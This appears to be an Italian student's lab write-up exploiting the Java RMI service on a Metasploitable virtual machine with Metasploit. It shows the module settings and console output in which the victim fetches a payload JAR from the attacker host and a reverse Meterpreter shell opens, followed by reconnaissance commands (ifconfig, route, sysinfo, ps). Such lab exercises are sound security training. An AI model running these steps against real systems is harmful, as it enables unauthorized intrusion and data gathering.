
ESERCIZIO W16D4

TRACCIA


La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI.
Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.
I requisiti dell'esercizio sono:
-La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
-La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
-Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
configurazione di rete;
2) informazioni sulla tabella di routing della macchina vittima
3) altro…

CONFIGURAZIONE DEI PARAMETRI:


Abbiamo impostato l'indirizzo IP della macchina vittima su 192.168.11.112.



- Abbiamo configurato l'indirizzo IP della macchina attaccante su 192.168.11.111.



Facciamo partire Metasploit da console con il comando MSFConsole, e cerchiamo utilizzando la keyword «search» un exploit che possa fare al nostro caso. Nella fattispecie, utilizziamo il comando «search java_rmi»
A questo punto, usiamo utilizziamo l'exploit in riga 1 che di default ci darà anche il payload.
Settiamo inoltre l'RHOSTS con l'indirizzo della macchina target e l'LHOST con quello della macchina attaccante



ESECUZIONE DELL'EXPLOIT

Abbiamo eseguito l'exploit per la vulnerabilità utilizzando il comando exploit.

Ottenimento della Sessione Meterpreter: L'exploit ha avuto successo, consentendoci di ottenere una sessione Meterpreter sulla macchina vittima.

```
LHOST ⇒ 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/n3pKbG4sR1nez
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:37972) at 2024-03-28 16:38:16 -0400

meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fec6:f6ed
IPv6 Netmask : ::

meterpreter >
```

RACCOLTA DI EVIDENZE

Abbiamo raccolto la configurazione di rete utilizzando il comando **ifconfig /all**. Questo comando fornirà una panoramica dettagliata della configurazione di rete, inclusi indirizzi IP, subnet mask, gateway predefinito, DNS e altro ancora.

Mentre il comando **route** da informazioni sulla tabella di routing della macchina vittima

```
meterpreter > ifconfig /all

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fec6:f6ed
IPv6 Netmask : ::

meterpreter >
```

```
Process 1 created.
Channel 2 created.
ip route
192.168.11.0/24 dev eth0  proto kernel  scope link  src 192.168.11.112
default via 192.168.11.1 dev eth0  metric 100
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:63:57:68
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe63:5768/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:153 errors:0 dropped:0 overruns:0 frame:0
          TX packets:188 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:130139 (127.0 KB)  TX bytes:32656 (31.8 KB)
          Base address:0x020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:166 errors:0 dropped:0 overruns:0 frame:0
          TX packets:166 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:48101 (46.9 KB)  TX bytes:48101 (46.9 KB)
```

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fec6:f6ed  ::       ::
meterpreter >
```

Interfaccia loopback (lo - lo):
Nome: lo
Indirizzo MAC: 00:00:00:00:00:00
Indirizzo IPv4: 127.0.0.1
Maschera di sottorete IPv4: 255.0.0.0
Indirizzo IPv6: ::1
Maschera di sottorete IPv6: ::

Questa interfaccia è utilizzata per la comunicazione interna del sistema e l'indirizzo IP 127.0.0.1 è l'indirizzo loopback standard, che consente a un sistema di comunicare con se stesso.

Interfaccia di rete principale (eth0 - eth0):
Nome: eth0
Indirizzo MAC: 00:00:00:00:00:00
Indirizzo IPv4: 192.168.11.112
Maschera di sottorete IPv4: 255.255.255.0
Indirizzo IPv6: fe80::a00:27ff:fec6:f6ed
Maschera di sottorete IPv6: ::

Questa sembra essere l'interfaccia principale di rete, con l'indirizzo IP 192.168.11.112 e la maschera di sottorete 255.255.255.0. Questo suggerisce che la macchina vittima è connessa a una rete locale con l'indirizzo IP 192.168.11.112 e una subnet mask che indica che è sulla stessa subnet locale con altri dispositivi nella rete.

ALTRI COMANDI

Il comando **sysinfo** fornisce informazioni dettagliate sull'hardware della macchina vittima, come il produttore del processore, la quantità di RAM disponibile e altro ancora.

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
```

Il comando **ps** mostrerà un elenco dei processi in esecuzione sulla macchina vittima, inclusi i loro identificatori di processo (PID), l'utente proprietario e altro ancora.

```
meterpreter > ps

Process List
============

 PID   Name                  User      Path
 ---   ----                  ----      ----
 1     /sbin/init            root      /sbin/init
 2     [kthreadd]            root      [kthreadd]
 3     [migration/0]         root      [migration/0]
 4     [ksoftirqd/0]         root      [ksoftirqd/0]
 5     [watchdog/0]          root      [watchdog/0]
 6     [events/0]            root      [events/0]
 7     [khelper]             root      [khelper]
 41    [kblockd/0]           root      [kblockd/0]
 44    [kacpid]              root      [kacpid]
 45    [kacpi_notify]        root      [kacpi_notify]
 91    [kseriod]             root      [kseriod]
 130   [pdflush]             root      [pdflush]
 131   [pdflush]             root      [pdflush]
 132   [kswapd0]             root      [kswapd0]
 174   [aio/0]               root      [aio/0]
 1130  [ksnapd]              root      [ksnapd]
 1297  [ata/0]               root      [ata/0]
 1300  [ata_aux]             root      [ata_aux]
 1309  [scsi_eh_0]           root      [scsi_eh_0]
 1310  [scsi_eh_1]           root      [scsi_eh_1]
 1331  [ksuspend_usbd]       root      [ksuspend_usbd]
 1334  [khubd]               root      [khubd]
 2062  [scsi_eh_2]           root      [scsi_eh_2]
 2217  [kjournald]           root      [kjournald]
 2371  /sbin/udevd           root      /sbin/udevd --daemon
 2587  [kpsmoused]           root      [kpsmoused]
 3501  [kjournald]           root      [kjournald]
 3640  /sbin/portmap         daemon    /sbin/portmap
```

RISULTATI E CONCLUSIONI:

Abbiamo completato con successo l'esercizio di penetration testing, dimostrando la vulnerabilità del servizio Java RMI sulla macchina Metasploitable.

Attraverso l'utilizzo di Metasploit, siamo stati in grado di ottenere una sessione Meterpreter sulla macchina vittima e di raccogliere le informazioni richieste sulla configurazione di rete e sulla tabella di routing.

Questo evidenzia l'importanza di identificare e mitigare le vulnerabilità nei sistemi informatici per garantire la sicurezza delle reti e dei dati.